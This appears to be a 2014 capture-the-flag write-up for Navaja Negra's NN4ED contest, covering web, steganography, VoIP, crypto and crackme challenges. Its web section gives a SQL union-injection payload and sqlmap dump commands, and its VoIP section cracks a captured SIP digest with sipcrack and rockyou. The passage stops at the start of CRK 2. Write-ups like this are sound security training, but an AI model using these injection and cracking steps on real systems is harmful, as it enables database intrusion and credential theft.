Write-up CTF NN4ED - Navaja Negra


Author: @tunelko (tunelko@gmail.com)

Nick for the CTF: “tunelko”


Date: 30th of September, 2014.

WEB 1

I'm in front of the first challenge with the feeling that this one is going to make me crazy. A button that moves when i put focus on it.



Main javascript function is trolling us. We can invalidate it in different ways but one of them is changing DOM button id with chrome inspector to stop the moves and throws error so i can click it at last.



This message is trolling us again ! The code is not interesting at all, can't conduce more than confusion to solve this task.


Solution:

When i have tried to connect via curl i have realized the question. No matter with you can do on this challenge with JS because the code is useless to pass it. Simply connect in no browser way and see the result, it seems the server checks for user-agent to show the password.

$ curl http://ctf.navajanegra.com/WEB%201.php
Password: 6e3e92ebfcec506d0cc56f24a929ac11

WEB 2

This challenge presents an authentication login form that had this appearance:



First i've tried basic union SQL injection that give me first hint to go more deeper later. If we put `' union select 1,2 from users-- -` as user and password what you want, an alert appears:

It seems is vulnerable with a union vector. I have decided launch sqlmap tool and see results. First, --dbs parameter to see server database running software.

```
$ ./sqlmap.py -u "http://ctf.navajanegra.com/web2.php?u=&p=" --dbs -v
3
--
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: GET
Parameter: u
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: u=' UNION ALL SELECT
CONCAT(0x3a6870773a,0x447369774b4f52517462,0x3a706e6a3a),NULL#&p=
    Vector:  UNION ALL SELECT [QUERY],NULL#
---
```


```
[23:03:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7
back-end DBMS: MySQL 5
[23:03:55] [INFO] fetching database names
[23:03:55] [DEBUG] performed 0 queries in 0 seconds
available databases [2]:
[*] information_schema
[*] users
--
```

Nice, two tables and one that must contain some valid user to authenticate the form, so going to dump it.

```
$ ./sqlmap.py -u "http://ctf.navajanegra.com/web2.php?u=&p=" -v 3
--dump

Database: users
Table: users
[1 entry]
+----------------------+--------+
| pass                 | `user` |
+----------------------+--------+
| 78a2109f8519940bb553 | root   |
+----------------------+--------+
```

* Only one user and password and no other data around but information_schema table.

We can now validate the challenge but before test it against form:



Solution: `78a2109f8519940bb553`

STG 1

An original image about an astronaut we can download to carve. Nothing interesting but at the EOF a base64 message appears:

ozy:TXkgc2VjcmV0IGNvZGU6IDFlZjFkODM0NzMzMWFmYjc1YjgyMjgxOWZkNGU2ZDNiIA==

So, let's decode it:

```
>>>
x='TXkgc2VjcmV0IGNvZGU6IDFlZjFkODM0NzMzMWFmYjc1YjgyMjgxOWZkNGU2ZDNiIA==',decod
e('base64')
>>> x
'My secret code: 1ef1d8347331afb75b822819fd4e6d3b '
```

Solution: 1ef1d8347331afb75b822819fd4e6d3b

STG 2

This challenge is more hard than expected, because i need to understand clearly **the hint that is hidden under a comment in the web page**. First of all, we have to download an mp3 audio track and recovery the key in message.

So after several password bruteforcing against MP3Stego (http://www.petitcolas.net/steganography/mp3stego/) and analyzing spectogram with Audacity tool with no luck, i found the hint commented before.

```
        <source src="super2.ogg" type="audio/ogg">
        <source src="super2.mp3" type="audio/mpeg">
      Your browser does not support html5 mp3.
      </audio>
      <br><br>
      <a href="super2.mp3" download>Download Steganography Music
      <!-- 0x100 --><br></p>
      <a href="index.php">Go Back</a>
      </center>
      </body>
      </html>
```

0x100 could means we need to search at this offset on the file or step 0x100 chars…

Read the whole file in python:

```
Open in python console and read the file.
>>> x = open('super2.mp3').read()
```

0x100 hex value is 256 in decimal. If we print every 256th char in the stream we get the code:


```
>>> x[::256][:100]
'ICode of spaceship: 53v3n-515t3r5-Messier45\xfb\xdd/_\xacK\xd6'
```

We can validate the challenge and get 700 points !


key: 153v3n-515t3r5-Messier

PHK 1

We need to download an audio file to recover a credit card number.



After listening it, it's like DTFM tones. So convert it to wav and send to some decoder online service for detect it.



After some upload time we write down our number and validate the challenge.

```
Credit Card Number: 5461765425671065
```


Solution: 5461765425671065

PHK 2

This challenge contains an straight description:

“ You capture one voIP call, now you go recovery the hash and original password of the communication! -- format: hash:pass“

If we inspect with the dump we see a little SIP REGISTER with 401 Not authorized status.



401 HTTP Status Unauthorized.
Next to the 401 status, a valid authenticated SIP REGISTER:

```
Authorization: Digest username="nn4ed", realm="sip.12voip.com",
nonce="720058375", uri="sip:sip.12voip.com",
response="3c58ee4488a90ad08d67a24b4c2c9beb", algorithm=MD5
```

So i need to launch sipcrack against that file with some famous dictionary like rockyou, but first we have to convert it into tcpdump pcap format. We can use wireshark or some online service:

The easiest way to convert PcapNG files to PCAP format

PCAPNG.com

Converted File(s)

Filename	Link Type
SipPHK2.s0i0.pcap	ETHERNET

Extracted PcapNG Metadata

Type	Value
shb_os	Linux 3.13.0-36-generic
shb_userappl	Dumpcap 1.10.6 (v1.10.6 from master-1.10)
if_name	eth0
if_tresol	0x06
if_os	Linux 3.13.0-36-generic
nres_ip4record	77.72.169.154 = stun.12voip.com
nres_ip4record	77.72.169.156 = stun.12voip.com
nres_ip4record	77.72.169.164 = stun.12voip.com
nres_ip4record	77.72.169.166 = stun.12voip.com
nres_ip4record	77.72.169.134 = sip.12voip.com
nres_ip4record	77.72.169.129 = sip.12voip.com

With this pcap file we need to extract credentials, i use sipdump.

```
$ ./sipdump -p SipPHK2.s0i0.pcap creds

SIPdump 0.3  ( MaJoMu | www.codito.de )
---------------------------------------

* Using pcap file 'SipPHK2.s0i0.pcap' for sniffing
* Starting to sniff with packet filter 'tcp or udp or vlan'

* Dumped login from 77.72.169.129 -> 10.0.61.100 (User: 'nn4ed')

* Exiting, sniffed 1 logins
```

And with this credentials, launch bruteforcing attack with sipcrack and rockyou.txt dictionary.


```
$ ./sipcrack creds -w /pentest/passwords/wordlists/rockyou.txt

SIPcrack 0.3  ( MaJoMu | www.codito.de )
----------------------------------------

* Found Accounts:

Num   Server          Client          User  Hash|Password

1     10.0.61.100     77.72.169.129   nn4ed
3c58ee4488a90ad08d67a24b4c2c9beb

* Select which entry to crack (1 - 1): 1

* Generating static MD5 hash... 14ac1cae34f4c3f9b7471887f1a24a8e
* Starting bruteforce against user 'nn4ed' (MD5:
'3c58ee4488a90ad08d67a24b4c2c9beb')
* Loaded wordlist: '/pentest/passwords/wordlists/rockyou.txt'
* Starting bruteforce against user 'nn4ed' (MD5:
'3c58ee4488a90ad08d67a24b4c2c9beb')
* Tried 168182 passwords in 0 seconds

* Found password: 'passw'
* Updating dump file 'creds'... done
```

```
$ cat creds
10.0.61.100"77.72.169.129"nn4ed"sip.12voip.com"REGISTER"sip:sip.12voi
p.com"720058375""""PLAIN"passw
```

Solution: 3c58ee4488a90ad08d67a24b4c2c9beb:passw

CRP 2

The challenge presents this screen:



First impression looks like HEX values that needs to decode or make some XOR operations. Let's go deeper using python command line.

```
>>> import hashlib
>>>
x='7385839285944083 8f84855a4081538681585586575384555556558482555757505955845258538586575651'.decode('hex')
>>> for i in xrange(256):
... print i, repr(''.join(chr(ord(c) -i) for c in x))

32 'Secret code: a3fa85f73d5565db577095d283ef7651'
```

As we see we are subtracting a position ‘i’ for each char to make the shift, and the shift - 32 is cleartext. Basic caesar cipher against ASCII HEX values.

Is the same if i do:

```
>>> print i, repr(''.join(chr(ord(c)-32) for c in x))
65 'Secret code: a3fa85f73d5565db577095d283ef7651'
```


Solution code: `a3fa85f73d5565db577095d283ef7651`

CRK 1


On this challenge i have a Windows binary and in our first seeing I've realized is packed with UPX, when trying see some common strings inside it.

Step 1: unpack with UPX.

```
$ upx -d CrackMe1.exe -o crackme_upx.exe
```



Step 2: Read directly user and pass from binary with OllyDbg searching for interesting strings.



user: Albacete
pass: ...N....N


Solution: 0047c0baeb5faccc8a71319c72fa6af2

CRK 2

On the second crackme/reversing challenge i have a binary ELF32 Bit. Let's run file against.

